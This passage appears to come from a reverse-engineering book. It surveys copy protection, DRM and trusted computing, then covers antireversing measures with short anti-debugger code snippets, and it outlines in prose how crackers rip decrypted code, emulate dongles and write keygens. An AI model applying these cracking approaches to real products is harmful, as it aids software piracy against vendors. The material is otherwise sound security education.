As Chapter 11 demonstrates, cracking is a journey. Cracking complex protections can take a very long time. The interesting thing to realize is that if the only outcome of that long fight was that it granted the cracker access to the protected program, it really wouldn't be a problem. Few crackers can deal with the really complex protections schemes. The problem isn't catastrophic as long as most users still have to obtain the program through the legal channels. The real problem starts when malicious crackers sell or distribute their work in mass quantities.

Requirements

A copy protection mechanism is a delicate component that must be invisible to legitimate users and cope with different software and hardware configurations. The following are the most important design considerations for software copy protection schemes.

Resistance to Attack It is virtually impossible to create a totally robust copy protection scheme, but the levels of effort in this area vary greatly. Some software vendors settle for simple protections that are easily crackable by professional crackers, but prevent the average users from illegally using the product. Others invest in extremely robust protections. This is usually the case in industries that greatly suffer from piracy, such as the computer gaming industry. In these industries the name of the game becomes: "Who can develop a protection that will take the longest to crack"? That's because as soon as the first person cracks the product, the cracked copy becomes widely available.

End-User Transparency A protection technology must be as transparent to the legitimate end user as possible, because one doesn't want antipiracy features to annoy legitimate users.

Flexibility Software vendors frequently require flexible protections that do more than just prevent users from illegally distributing a program. For example, many software vendors employ some kind of an online distribution and licensing model that provides free downloads of a limited edition of the software program. The limited edition could either be a fully functioning, time-limited version of the product, or it could just be a limited version of the full software product with somewhat restricted features.

The Theoretically Uncrackable Model

Let's ignore the current computing architectures and try to envision and define the perfect solution: The Uncrackable Model. Fundamentally, the Uncrackable Model is quite simple. All that's needed is for software to be properly encrypted with a long enough key, and for the decryption process and the decryption key to be properly secured. The field of encryption algorithms offers solid and reliable solutions as long as the decryption key is secure and the data is secured *after it is decrypted*. For the first problem there are already some solutions—certain dongle-based protections can keep the decryption key secure inside the dongle (see section on hardware-based protections later in this chapter). It's the second problem that can get nasty—how do you decrypt data on a computer without exposing the decrypted data to attackers. That is not possible without redesigning certain components in the typical PC's hardware, and significant progress in that direction has been made in recent years (see the section on Trusted Computing).

Types of Protection

Let us discuss the different approaches to software copy protection technologies and evaluate their effectiveness. The following sections introduce media-based protections, serial-number-based protections, challenge response and online activations, hardware-based protections, and the concept of using software as a service as a means of defending against software piracy.

Media-Based Protections

Media-based software copy protections were the primary copy protection approach in the 1980s. The idea was to have a program check the media with which it is shipped and confirm that it is an original. In floppy disks, this was implemented by creating special “bad” sectors in the distribution floppies and verifying that these sectors were present when the program was executed. If the program was copied into a new floppy the executable would detect that the floppy from which it was running doesn't have those special sectors, and it would refuse to run.

Several programs were written that could deal with these special sectors and actually try to duplicate them as well. Two popular ones were CopyWrite and Transcopy. There was significant debate on whether these programs were legal or not. Nowadays they probably wouldn't be considered legal.

Serial Numbers

Employing product serial numbers to deter software pirates is one of the most common ways to combat software piracy. The idea is simple: The software vendor ships each copy of the software with a unique serial number printed somewhere on the product package or on the media itself. The installation program then requires that the user type in this number during the installation process. The installation program verifies that the typed number is valid (by using a secret validation algorithm), and if it is the program is installed and is registered on the end user's system. The installation process usually adds the serial number or some derivation of it to the user's registration information so that in case the user contacts customer support the software vendor can verify that the user has a valid installation of the product.

It is easy to see why this approach of relying exclusively on a plain serial number is flawed. Users can easily share serial numbers, and as long as they don't contact the software vendor, the software vendor has no way of knowing about illegal installations. Additionally, the Internet has really elevated the severity of this problem because one malicious user can post a valid serial number online, and that enables countless illegal installations because they all just find the valid serial number online.

Challenge Response and Online Activations

One simple improvement to the serial number protection scheme is to have the program send a *challenge response* [Tanenbaum1] to the software vendor. A challenge response is a well-known authentication protocol typically used for authenticating specific users or computers in computer networks. The idea is that both parties (I'll use good old Alice and Bob) share a secret key that is known only to them. Bob sends a random, unencrypted sequence to Alice, who then encrypts that message and sends it back to Bob in its encrypted form. When Bob receives the encrypted message he decrypts it using the secret key, and confirms that it's identical to the random sequence he originally sent. If it is, he knows he's talking to Alice, because only Alice has access to the secret encryption key.

In the context of software copy protection mechanisms, a challenge response can be used to register a user with the software vendor and to ensure that the software product cannot be used on a given system without the software vendor's approval. There are many different ways to do this, but the basic idea is that during installation the end user types a serial number, just as in the original scheme. The difference is that instead of performing a simple validation on the user-supplied number, the installation program retrieves a unique machine identifier (such as the CPU ID), and generates a unique value from the combination of the serial number and the machine identifier. This value is

then sent to the software vendor (either through the Internet connection or manually, by phone). The software vendor verifies that the serial number in question is legitimate, and that the user is allowed to install the software (the vendor might limit the number of installations that the user is authorized to make). At that point, the vendor sends back a response that is fed into the installation program, where it is mathematically confirmed to be valid.

This approach, while definitely crackable, is certainly a step up from conventional serial number schemes because it provides usage information to the software vendor, and ensures that serial numbers aren't being used unchecked by pirates. The common cracking approach for this type of protection is to create a keygen program that emulates the server's challenge mechanism and generates a valid response on demand. Keygens are discussed in detail in Chapter 11.

Hardware-Based Protections

Hardware-based protection schemes are definitely a step up from conventional, serial-number-based copy protections. The idea is to add a tamper-proof, non-software-based component into the mix that assists in authenticating the running software. The customer purchases the software along with a *dongle*, which is a little chip that attaches to the computer, usually through one of its external connectors. Nowadays dongles are usually attached to computers through USB ports, but traditionally they were attached through the parallel port.

The most trivial implementation of a dongle-based protection is to simply have the protected program call into a device driver that checks that the dongle is installed. If it is, the program keeps running. If it isn't, the program notifies the user that the dongle isn't available and exits. This approach is very easy to attack because all a cracker must do is simply remove or ignore the check and have the program continue to run regardless of whether the dongle is present or not. Cracking this kind of protection is trivial for experienced crackers.

The solution employed by dongle developers is to design the dongle so that it contains *something* that the program needs in order to run. This typically boils down to encryption. The idea is that the software vendor ships the program binaries in an encrypted form. The decryption key is just not available anywhere on the installation CD—it is stored safely inside the dongle. When the program is started it begins by running a *loader* or an *unpacker* (a software component typically supplied by the dongle provider). The loader communicates with the dongle and retrieves the decryption key. The loader then decrypts the actual program code using that key and runs the program.

This approach is also highly vulnerable because it is possible for a cracker to rip the decrypted version of the code from memory after the program starts and create a new program executable that contains the decrypted binary code. That version can then be easily distributed because the dongle is no longer

required in order to run the program. One solution employed by some dongle developers has been to divide the program into numerous small chunks that are each encrypted using a different key. During runtime only part of the program remains decrypted in memory at any given moment, and decryption requires different keys for different areas of the program.

When you think about it, even if the protected program is divided into hundreds of chunks, each encrypted using a different key that is hidden in the dongle, the program remains vulnerable to cracking. Essentially, all that would be needed in order to crack such a protection would be for the cracker to obtain all the keys from the dongle, probably by just tracing the traffic between the program and the dongle during runtime. Once those keys are obtained, it is possible to write an *emulator* program that emulates the dongle and provides all the necessary keys to the program while it is running. Emulator programs are typically device drivers that are designed to mimic the behavior of the real dongle's device driver and fool the protected program into thinking it is communicating with the real dongle when in fact it is communicating with an emulator. This way the program runs and decrypts each component whenever it is necessary. It is not necessary to make any changes to the protected program because it runs fine thinking that the dongle is installed. Of course, in order to accomplish such a feat the cracker would usually need to have access to a real dongle.

The solution to this problem only became economically feasible in recent years, because it involves the inclusion of an actual encryption engine within the dongle. This completely changes the rules of the game because it is no longer possible to rip the keys from the dongle and emulate the dongle. When the dongle actually has a microprocessor and is able to internally decrypt data, it becomes possible to hide the keys inside the dongle and there is never a need to expose the encryption keys to the untrusted CPU. Keeping the encryption keys safe inside the dongle makes it effectively impossible to emulate the dongle. At that point the only approach a cracker can take is to rip the decrypted code from memory piece by piece. Remember that smart protection technologies never keep the entire program unencrypted in memory, so this might not be as easy as it sounds.

Software as a Service

As time moves on, more and more computers are permanently connected to the Internet, and the connections are getting faster and more reliable. This has created a natural transition towards server-based software. Server-based software isn't a suitable model for *every* type of software, but certain applications can really benefit from it. This model is mentioned here because it is a highly secure protection model (though it is rarely seen as a protection model at all). It is effectively impossible to access the service without the vendor's control because the vendor owns and maintains the servers on which the program runs.

Advanced Protection Concepts

The reality is that software-based solutions can *never* be made uncrackable. As long as the protected content must be readable in an unencrypted form on the target system, a cracker can somehow steal it. Therefore, in order to achieve unbreakable (or at least nearly unbreakable) solutions there must be dedicated hardware that assists the protection technology.

The basic foundation for any good protection technology is encryption. We must find a way to encrypt our protected content using a powerful cipher and safely decrypt it. It is this step of safe decryption that fails almost every time. The problem is that computers are inherently *open*, which means that the platform is not designed to hide any data from the end user. The outcome of this design is that any protected information that gets into the computer will be readable to an attacker if at any point it is stored on the system in an unencrypted form.

The problem is easily definable: Because it is the CPU that must eventually perform any decryption operation, the decryption key and the decrypted data are impossible to hide. The solution to this problem (regardless of what it is that you're trying to protect) is to include dedicated decryption hardware on the end user's computer. The hardware must include a hidden decryption key that is impossible (or very difficult) to extract. When the user purchases protected content the content provider encrypts the content so that the user can only decrypt it using the built-in hardware decryption engine.

Crypto-Processors

A crypto-processor is a well-known software copy protection approach that was originally proposed by Robert M. Best in his patent *Microprocessor for Executing Enciphered Programs* [Best]. The original design only addressed software piracy, but modern implementations have enhanced it to make suitable for both software protection and more generic content protection for digital rights management applications. The idea is simple: Design a microprocessor that can directly execute encrypted code by decrypting it on the fly. A copy-protected application implemented on such a microprocessor would be difficult to crack because (assuming a proper implementation of the crypto-processor) the decrypted code would never be accessible to attackers, at least not without some kind of hardware attack.

The following are the basic steps for protecting a program using a crypto-processor.

1. Each individual processor is assigned a pair of encryption keys and a serial number as part of the manufacturing process. Some trusted authority (such as the processor manufacturer) maintains a database that matches serial numbers with public keys.

2. When an end user purchases a program, the software developer requests the user's processor serial number, and then contacts the authority to obtain the public key for that serial number.
3. The program binaries are encrypted using the public key and shipped or transmitted to the end user.
4. The end user runs the encrypted program, and the crypto-processor decrypts the code using the internally stored decryption key (the user's private key) and stores the decrypted code in a special memory region that is not software-accessible.
5. Code is executed directly from this (theoretically) inaccessible memory.

While at first it may seem as though merely encrypting the protected program and decrypting it inside the processor is enough for achieving security, it really isn't. The problem is that the data generated by the program can also be used to expose information about the encrypted program (see "Cipher Instruction Search Attack on the Bus-Encryption Security Microcontroller" by Markus G. Kuhn [Kuhn]). This is done by attempting to detect environmental changes (such as memory writes) that take place when certain encoded values enter the processor.

Hiding data means that processors must be able to create some sort of compartmentalized division between programs and completely prevent processes from accessing each other's data. An elegant solution to this problem was proposed by David Lie et al. in "Architectural Support for Copy and Taper Resistant Software" [Lie] and a similar approach is implemented in Intel's LeGrande Technology (LT), which is available in their latest generation of processors (more information on LT can be found in Intel's *LaGrande Technology Architectural Overview* [Intel4]).

This is not a book about hardware, and we software folks are often blinded by hardware-based security. It feels unbreakable, but it's really not. Just to get an idea on what approaches are out there, consider *power usage analysis* attacks such as the *differential power analysis* approach proposed by Paul Kocher, Joshua Jaffe, and Benjamin Jun in "Differential Power Analysis" [Kocher]. These are attacks in which the power consumption of a decryption chip is monitored and the private key is extracted by observing slight variations in chip power consumption and using those as an indicator of what goes on inside the chip. This is just to give an idea on how difficult it is to protect information—even when a dedicated cryptographic chip is involved!

Digital Rights Management

The computer industry has obviously undergone changes in the past few years. There are many aspects to that change, but one of the interesting ones has been that computers can now deal with media content a lot better than

they did just a few years ago. This means that the average PC can now easily store, record, and play back copyrighted content such as music recordings and movies.

This change has really brought new players into the protection game because it has created a situation in which new kinds of copyrighted content resides inside personal computers, and copyright owners such as record labels and movie production studios are trying to control its use. Unfortunately, controlling the flow of media files is even more difficult than controlling the flow of software, because media files can't take care of themselves like software can. It's up to the playback software to restrict the playing back of protected media files.

This is where digital rights management technologies come in. Digital rights management is essentially a generic name for copy protection technologies that are applied specifically to media content (though the term could apply to software just as well).

DRM Models

The basic implementation for pretty much all DRM technologies is based on somehow encrypting the protected content. Without encryption, it becomes frighteningly easy to defeat any kind of DRM mechanism because the data is just a sitting duck, waiting to be ripped from the file. Hence, most DRM technologies encrypt their protected content and try their best to hide the decryption key and to control the path in which content flows after it has been decrypted.

This brings us to one of the biggest problems with any kind of DRM technology. In our earlier discussions on software copy protection technologies we've established that current personal computers are completely open. This means that there is no hardware-level support for hiding or controlling the flow of code or data. In the context of DRM technologies, this means that the biggest challenge when designing a robust DRM technology is not in the encryption algorithm itself but rather in how to protect the unencrypted information before it is transmitted to the playback hardware.

Unsurprisingly, it turns out that the weakest point of all DRM technologies is the same as that of conventional software copy protection technologies. Simply put, the protected content must always be decrypted at some point during playback, and protecting it is incredibly difficult, if not impossible. A variety of solutions have been designed that attempt to address this concern. Not counting platform-level designs such as the various trusted computing architectures that have been proposed (see section on trusted computing later in this chapter), most solutions are based on creating secure playback components that reside in the operating system's kernel. The very act of performing the decryption in the operating system kernel provides some additional level of security, but it is nothing that skilled crackers can't deal with.

Regardless of how well the unencrypted digital content is protected *within* the computer, it is usually possible to perform an analog capture of the content after it leaves the computer. Of course, this incurs a *generation loss*, which reduces the quality of the content.

The Windows Media Rights Manager

The Windows Media Rights Manager is an attempt to create a centralized, OS-level digital rights management infrastructure that provides secure playback and handling of copyrighted content. The basic idea is to separate the media (which is of course encrypted) from the license file, which is essentially the encryption key required to decrypt and playback the media file.

The basic approach involves the separation of the media file from the playback license, which is also the decryption key for the media file. When a user requests a specific media file the content provider is sent a *Key ID* that uniquely identifies the user's system or player. This Key ID is used as a seed to create the key that will be used for encrypting the file. This is important—the file is encrypted on the spot using the user's specific encryption key. The user then receives the encrypted file from the content provider.

When the user's system tries to play back the file, the playback software contacts a license issuer, which must then issue a license file that determines exactly what can be done with the media file. It is the license file that carries the decryption key.

It is important to realize that if the user distributes the content file, the recipients will not be able to use it because the license issuer would recognize that the player attempting to play back the file does not have the same Key ID as the original player that purchased the license, and would simply not issue a valid license. Decrypting the file would not be possible without a valid decryption key.

Secure Audio Path

The Secure Audio Path Model attempts to control the flow of copyrighted, unencrypted audio within Windows. The problem is that anyone can write a simulated audio device driver that would just steal the decrypted content while the media playback software is sending it to the sound card. The Secure Audio Path ensures that the copyrighted audio remains in the kernel and is only transmitted to audio drivers that were signed by a trusted authority.

Watermarking

Watermarking is the process of adding an additional “channel” of imperceptible data alongside a visible stream of data. Think of an image or audio file. A watermark is an invisible (or inaudible in the case of audio) data stream that is

hidden within the file. The means for extracting the information from the data is usually kept secret (actually, the very existence of the watermark is typically kept secret). The basic properties of a good watermarking scheme are:

- The watermark is difficult to remove. The problem is that once attackers locate a watermark it is always possible to eliminate it from the data (see “Protecting Digital Media Content” by Nasir Memon and Ping Wah Wong [Memon]).
- It contains as much information as possible.
- It is imperceptible; it does not affect the visible aspect of the data stream.
- It is difficult to detect.
- It is encrypted. It makes sense to encrypt watermarked data so that it is unreadable if discovered.
- It is robust—the watermark must be able to survive transfers and modifications of the carrier signal such as compression, or other types of processing.

Let’s take a look at some of the applications of Watermarking:

- Enabling authors to embed identifying information in their intellectual property.
- Identifying the specific owner of an individual copy (for tracing the flow of illegal copies) by using a watermarked fingerprint.
- Identifying the original, unmodified data through a validation mark.

Research has also been made on *software watermarking*, whereby a program’s binary is modified in a way that doesn’t affect its functionality but allows for a hidden data storage channel within the binary code (see “A Functional Taxonomy for Software Watermarking” by J. Nagra, C. Thomborson, and C. Colberg [Nagra]). The applications are similar to those of conventional media content watermarks.

Trusted Computing

Trusted computing is a generic name that describes new secure platforms that are being designed by all major players in the industry. It is a combination of hardware and software changes that aim to make PCs tamper-proof. Again, the fundamental technology is cryptography. Trusted computing designs all include some form of secure cryptographic engine chip that maintains a system-specific key pair. The system’s private key is hidden within the cryptographic engine, and the public key is publicly available. When you purchase

copyrighted material, the vendor encrypts the data using your system's public key, which means that the data can only be used on your system.

This model applies to any kind of data: software, media files—it doesn't really matter. The data is secure because the trusted platform will ensure that the user will be unable to access the decrypted information at any time. Of course, preventing piracy is not the only application of trusted computing (in fact, some developers of trusted computing platforms aren't even *mentioning* this application, probably in an effort to gain public support). Trusted computing will allow you to encrypt all of your sensitive information and to only make that information available to trusted software that comes from a trusted vendor. This means that a virus or any kind of Trojan wouldn't be able to steal your information and send it somewhere else; the decryption key is safely stored inside the cryptographic engine which is inaccessible to the malicious program.

Trusted computing is a two-edged sword. On one hand, it makes computer systems more secure because sensitive information is well protected. On the other hand, it gives software vendors far more control of your system. Think about file formats, for instance. Currently, it is impossible for software vendors to create a closed file format that other vendors won't be able to use. This means that competing products can often read each other's file format. All they have to do is reverse the file format and write code that reads such files or even creates them. With trusted computing, an application could encrypt all of its files using a hidden key that is stored inside the application. Because no one ever sees the application code in its unencrypted form, no one would be able to find the key and decrypt the files created by that specific application. That may be an advantage for software vendors, but it's certainly a disadvantage for end users.

What about content protection and digital rights management? A properly implemented trusted platform will make most protection technologies far more effective. That's because trusted platforms attempt to address the biggest weakness in every current copy protection scheme: the inability to hide decrypted information while it is being used. Even current hardware-based solutions for software copy protection such as dongles suffer from such problems nowadays because eventually decrypted code must be written to the main system memory, where it is vulnerable.

Trusted platforms typically have a *protected partition* where programs can run securely, with their code and data being inaccessible to other programs. This can be implemented on several different levels such as having a trusted CPU (Intel's *LeGrande Technology* is a good example of processors that enforce memory access restrictions between processes), or having control of memory accesses at some other level at the hardware. Operating system cooperation is also a part of the equation, and when it comes to Windows, Microsoft has already announced the *Next-Generation Secure Computing Base* (NGSCB),

which, coupled with NGSCB-enabled hardware, will allow future versions of Windows to support the *Nexus execution mode*. Under the Nexus mode the system will support *protected memory*, which is a special area in physical memory that can only be accessed by a specific process.

It is too early to tell at this point how difficult it will be to crack protection technologies on trusted computing platforms. Assuming good designs and solid implementations of those platforms, it won't be possible to defeat copy protection schemes using the software-based approaches described in this book. That's because reversing is not going to be possible before a decrypted copy of the software is obtained, and decrypting the software is not going to be possible without some level of hardware modifications. However, it is probably not going to be possible to create a trusted platform that will be able to withstand a hardware-level attack undertaken by a skilled cracker.

Attacking Copy Protection Technologies

At this point, it is obvious that all current protection technologies are inherently flawed. How is it possible to control the flow of copyrighted material when there is no way to control the user's access to data on the system? If a user is able to read all data that flows through the system, how will it be possible to protect a program's binary executable or a music recording file? Practically all protection technologies nowadays rely on cryptography, but cryptography doesn't work when the attacker has access to the original plaintext!

The specific attack techniques for defeating copy protection mechanisms depend on the specific technology and on the asset being protected. The general idea (assuming the protection technology relies on cryptography) is to either locate the decryption key, which is usually hidden somewhere in the program, or to simply rip the decrypted contents from memory as soon as they are decrypted. It is virtually impossible to prevent such attacks on current PC platforms, but trusted computing platforms are likely to make such attacks far more difficult to undertake.

Chapter 11 discusses and demonstrates specific cracking techniques in detail.

Conclusion

This concludes our introduction to the world of piracy and copy protection. If there is one message I have tried to convey here it is that software is a flexible thing, and that there is a level playing field between developers of protection technologies and crackers: trying to prevent piracy by placing software-based barriers is a limited approach. Any software-based barrier can be lifted by somehow modifying the software. The only open parameter that remains is

just *how long* it is going to take crackers before they manage to lift that barrier. A more effective solution is to employ hardware-level solutions, but these can often create a significant negative impact on legitimate users, such as increased product costs, and reduced performance or reliability.

The next chapters demonstrate the actual techniques that are commonly used for preventing reverse engineering and for creating tamper-proof software that can't be easily modified. I will then proceed to demonstrate how crackers typically attack copy protection technologies.

Antireversing Techniques

There are many cases where it is beneficial to create software that is immune to reversing. This chapter presents the most powerful and common reversing approaches from the perspectives of both a software developer interested in developing a software program and from the perspective of an attacker attempting to overcome the antireversing measures and reverse the program.

Before I begin an in-depth discussion on the various antireversing techniques and try to measure their performance, let's get one thing out of the way: It is never possible to entirely prevent reversing. What *is* possible is to hinder and obstruct reversers by wearing them out and making the process so slow and painful that they just give up. Whether some reversers will eventually succeed depends on several factors such as how capable they are and how *motivated* they are. Finally, the effectiveness of antireversing techniques will also depend on what price are you willing to pay for them. Every antireversing approach has some cost associated with it. Sometimes it's CPU usage, sometimes it's in code size, and sometimes it's reliability and robustness that's affected.

Why Antireversing?

If you ignore the costs just described, antireversing almost always makes sense. Regardless of which application is being developed, as long as the end

users are outside of the developing organization and the software is not open source, you should probably consider introducing some form of antireversing measures into the program. Granted, not every program is worth the effort of reversing it. Some programs contain relatively simple code that would be much easier to rewrite than to reverse from the program's binary.

Some applications have a special need for antireversing measures. An excellent example is copy protection technologies and digital rights management technologies. Preventing or obstructing reversers from looking inside copy protection technologies is often a crucial step of creating an effective means of protection.

Additionally, some software development platforms really necessitate some form of antireversing measures, because otherwise the program can be very easily converted back to a near-source-code representation. This is true for most bytecode-based platforms such as Java and .NET, and is the reason why so many code *obfuscators* have been created for such platforms (though it is also possible to obfuscate programs that were compiled to a native processor machine language). An obfuscator is an automated tool that reduces the readability of a program by modifying it or eliminating certain information from it. Code obfuscation is discussed in detail later in this chapter.

Basic Approaches to Antireversing

There are several antireversing approaches, each with its own set of advantages and disadvantages. Applications that are intent on fighting off attackers will typically use a combination of more than one of the approaches discussed.

Eliminating Symbolic Information The first and most obvious step in hindering reversers is to eliminate any obvious textual information from the program. In a regular non-bytecode-based compiled program, this simply means to strip all symbolic information from the program executable. In bytecode-based programs, the executables often contain large amounts of internal symbolic information such as class names, class member names, and the names of instantiated global objects. This is true for languages such as Java and for platforms such as .NET. This information can be *extremely* helpful to reversers, which is why it absolutely *must* be eliminated from programs where reversing is a concern. The most fundamental feature of pretty much every bytecode obfuscator is to rename all symbols into meaningless sequences of characters.

Obfuscating the Program Obfuscation is a generic name for a number of techniques that are aimed at reducing the program's vulnerability to any kind of static analysis such as the manual reversing process described in

this book. This is accomplished by modifying the program's layout, logic, data, and organization in a way that keeps it functionally identical yet far less readable. There are many different approaches to obfuscation, and this chapter discusses and demonstrates the most interesting and effective ones.

Embedding Antidebugger Code Another common antireversing approach is aimed specifically at hindering live analysis, in which a reverser steps through the program to determine details regarding how it's internally implemented. The idea is to have the program intentionally perform operations that would somehow damage or disable a debugger, if one is attached. Some of these approaches involve simply detecting that a debugger is present and terminating the program if it is, while others involve more sophisticated means of interfering with debuggers in case one is present. There are numerous antidebugger approaches, and many of them are platform-specific or even debugger-specific. In this chapter, I will be discussing the most interesting and effective ones, and will try to focus on the more generic techniques.

Eliminating Symbolic Information

There's not really a whole lot to the process of information elimination. It is generally a nonissue in conventional compiler-based languages such as C and C++ because symbolic information is not usually included in release builds anyway—no special attention is required. If you're a developer and you're concerned about reversers, I'd recommend that you test your program for the presence of any useful symbolic information before it goes out the door.

One area where even compiler-based programs can contain a little bit of symbolic information is the import and export tables. If a program has numerous DLLs, and those DLLs export a large number of functions, the names of all of those exported functions could be somewhat helpful to reversers. Again, if you are a developer and are seriously concerned about people reversing your program, it might be worthwhile to export all functions by ordinals rather than by names. You'd be surprised how helpful these names can be in reversing a program, especially with C++ names that usually contain a full-blown class name and member name.

The issue of symbolic information is different with most bytecode-based languages. That's because these languages often use names for internal cross-referencing instead of addresses, so all internal names are preserved when a program is compiled. This creates a situation in which many bytecode programs can be decompiled back into an extremely readable source-code-like form. These strings cannot just be eliminated—they must be replaced with

other strings, so that internal cross-references are not severed. The typical strategy is to have a program go over the executable after it is created and just rename all internal names to meaningless strings.

Code Encryption

Encryption of program code is a common method for preventing static analysis. It is accomplished by encrypting the program at some point after it is compiled (before it is shipped to the customer) and embedding some sort of decryption code inside the executable. Unfortunately, this approach usually creates nothing but inconvenience for the skillful reverser because in most cases everything required for the decryption of the program must reside inside the executable. This includes the decryption logic, and, more importantly, the decryption key.

Additionally, the program must decrypt the code in runtime before it is executed, which means that a decrypted copy of the program or parts of it must reside in memory during runtime (otherwise the program just wouldn't be able to run).

Still, code encryption is a commonly used technique for hindering static analysis of programs because it significantly complicates the process of analyzing the program and can sometimes force reversers to perform a runtime analysis of the program. Unfortunately, in most cases, encrypted programs can be programmatically decrypted using special unpacker programs that are familiar with the specific encryption algorithm implemented in the program and can automatically find the key and decrypt the program. Unpackers typically create a new executable that contains the original program minus the encryption.

The only way to fight the automatic unpacking of executables (other than to use separate hardware that stores the decryption key or actually performs the decryption) is to try and hide the key within the program. One effective tactic is to use a key that is calculated in runtime, inside the program. Such a key-generation algorithm could easily be designed that would require a remarkably sophisticated unpacker. This could be accomplished by maintaining multiple global variables that are continuously accessed and modified by various parts of the program. These variables can be used as a part of a complex mathematical formula at each point where a decryption key is required. Using live analysis, a reverser could very easily obtain each of those keys, but the idea is to use so many of them that it would take a while to obtain all of them and entirely decrypt the program. Because of the complex key generation algorithm, automatic decryption is (almost) out of the question. It would take a remarkable global data-flow analysis tool to actually determine what the keys are going to be.

Active Antidebugger Techniques

Because a large part of the reversing process often takes place inside a debugger, it is sometimes beneficial to incorporate special code in the program that prevents or complicates the process of stepping through the program and placing breakpoints in it. Antidebugger techniques are particularly effective when combined with code encryption because encrypting the program forces reversers to run it inside a debugger in order to allow the program to decrypt itself. As discussed earlier, it is sometimes possible to unpack programs automatically using unpackers without running them, but it is possible to create a code encryption scheme that make it impossible to automatically unpack the encrypted executable.

Throughout the years there have been *dozens* of antidebugger tricks, but it's important to realize that they are almost always platform-specific and depend heavily on the specific operating system on which the software is running. Antidebugger tricks are also risky, because they can sometimes generate false positives and cause the program to malfunction even though no debugger is present. The same is not true for code obfuscation, in which the program typically grows in footprint or decreases in runtime performance, but the costs can be calculated in advance, and there are no unpredictable side effects.

The rest of this section explains some debugger basics which are necessary for understanding these antidebugger tricks, and proceeds to discuss specific antidebugging tricks that are reasonably effective and are compatible with NT-based operating systems.

Debugger Basics

To understand some of the antidebugger tricks that follow a basic understanding of how debuggers work is required. Without going into the details of how user-mode and kernel-mode debuggers attach into their targets, let's discuss how debuggers pause and control their debugees. When a user sets a breakpoint on an instruction, the debugger usually replaces that instruction with an `int 3` instruction. The `int 3` instruction is a special *breakpoint interrupt* that notifies the debugger that a breakpoint has been reached. Once the debugger is notified that the `int 3` has been reached, it replaces the `int 3` with the original instruction from the program and freezes the program so that the operator (typically a software developer) can inspect its state.

An alternative method of placing breakpoints in the program is to use *hardware breakpoints*. A hardware breakpoint is a breakpoint that the processor itself manages. Hardware breakpoints don't modify anything in the target program—the processor simply knows to break when a specific memory address is accessed. Such a memory address could either be a data address accessed by

the program (such as the address of a certain variable) or it could simply be a code address within the executable (in which case the hardware breakpoint provides equivalent functionality to a software breakpoint).

Once a breakpoint is hit, users typically step through the code in order to analyze it. Stepping through code means that each instruction is executed individually and that control is returned to the debugger after each program instruction is executed. Single-stepping is implemented on IA-32 processors using the processor's *trap flag* (TF) in the EFLAGS register. When the trap flag is enabled, the processor generates an interrupt after every instruction that is executed. In this case the interrupt is interrupt number 1, which is the *single-step* interrupt.

The IsDebuggerPresent API

IsDebuggerPresent is a Windows API that can be used as a trivial tool for detecting user-mode debuggers such as OllyDbg or WinDbg (when used as a user-mode debugger). The function accesses the current process's Process Environment Block (PEB) to determine whether a user-mode debugger is attached. A program can call this API and terminate if it returns TRUE, but such a method is not very effective against reversers because it is very easy to detect and bypass. The name of this API leaves very little room for doubt; when it is called, a reverser will undoubtedly find the call very quickly and eliminate or skip it.

One approach that makes this API somewhat more effective as an anti-debugging measure is to implement it intrinsically, within the program code. This way the call will not stand out as being a part of anti-debugger logic. Of course you can't just implement an API intrinsically—you must actually copy its code into your program. Luckily, in the case of IsDebuggerPresent this isn't really a problem, because the implementation is trivial; it consists of four lines of assembly code.

Instead of directly calling IsDebuggerPresent, a program could implement the following code.

```
mov     eax,fs:[00000018]
mov     eax,[eax+0x30]
cmp     byte ptr [eax+0x2], 0
je      RunProgram
; Inconspicuously terminate program here...
```

Assuming that the actual termination is done in a reasonably inconspicuous manner, this approach would be somewhat more effective in detecting user-mode debuggers, because it is more difficult to detect. One significant disadvantage of this approach is that it takes a specific implementation of the IsDebuggerPresent API and assumes that two internal offsets in NT data structure will not change in future releases of the operating system. First, the

code retrieves offset +30 from the Thread Environment Block (TEB) data structure, which points to the current process's PEB. Then the sequence reads a byte at offset +2, which indicates whether a debugger is present or not. Embedding this sequence within a program is risky because it is difficult to predict what would happen if Microsoft changes one of these data structures in a future release of the operating system. Such a change could cause the program to crash or terminate even when no debugger is present.

The only tool you have for evaluating the likeliness of these two data structures to change is to look at past versions of the operating systems. The fact is that this particular API hasn't changed between Windows NT 4.0 (released in 1996) and Windows Server 2003. This is good because it means that this implementation would work on all relevant versions of the system. This is also a solid indicator that these are static data structures that are not likely to change. On the other hand, always remember what your investment banker keeps telling you: "past performance is not indicative of future results." Just because Microsoft hasn't changed these data structures in the past 7 years doesn't necessarily mean they won't change them in the next 7 years.

Finally, implementing this approach would require that you have the ability to somehow incorporate assembly language code into your program. This is not a problem with most C/C++ compilers (the Microsoft compiler supports the `_asm` keyword for adding inline assembly language code), but it might not be possible in every programming language or development platform.

SystemKernelDebuggerInformation

The `NtQuerySystemInformation` native API can be used to determine if a kernel debugger is attached to the system. This function supports several different types of information requests. The `SystemKernelDebuggerInformation` request code can obtain information from the kernel on whether a kernel debugger is currently attached to the system.

```
ZwQuerySystemInformation(SystemKernelDebuggerInformation,
    (PVOID) &DebuggerInfo, sizeof(DebuggerInfo), &ulReturnedLength);
```

The following is a definition of the data structure returned by the `SystemKernelDebuggerInformation` request:

```
typedef struct _SYSTEM_KERNEL_DEBUGGER_INFORMATION {
    BOOLEAN DebuggerEnabled;
    BOOLEAN DebuggerNotPresent;
} SYSTEM_KERNEL_DEBUGGER_INFORMATION,
*PSYSTEM_KERNEL_DEBUGGER_INFORMATION;
```

To determine whether a kernel debugger is attached to the system, the `DebuggerEnabled` should be checked. Note that SoftICE will not be detected

using this scheme, only a serial-connection kernel debugger such as KD or WinDbg. For a straightforward detection of SoftICE, it is possible to simply check if the SoftICE kernel device is present. This can be done by opening a file called “\\.\SIWVID” and assuming that SoftICE is installed on the machine if the file is opened successfully.

This approach of detecting the very presence of a kernel debugger is somewhat risky because legitimate users could have a kernel debugger installed, which would totally prevent them from using the program. I would generally avoid any debugger-specific approach because you usually need more than one of them (to cover the variety of debuggers that are available out there), and combining too many of these tricks reduces the quality of the protected software because it increases the risk of false positives.

Detecting SoftICE Using the Single-Step Interrupt

This is another debugger-specific trick that I really wouldn't recommend unless you're specifically concerned about reversers that use NuMega SoftICE. While it's true that the majority of crackers use (illegal copies of) NuMega SoftICE, it is typically so easy for reversers to detect and work around this scheme that it's hardly worth the trouble. The one advantage this approach has is that it might baffle reversers that have never run into this trick before, and it might actually take such attackers several hours to figure out what's going on.

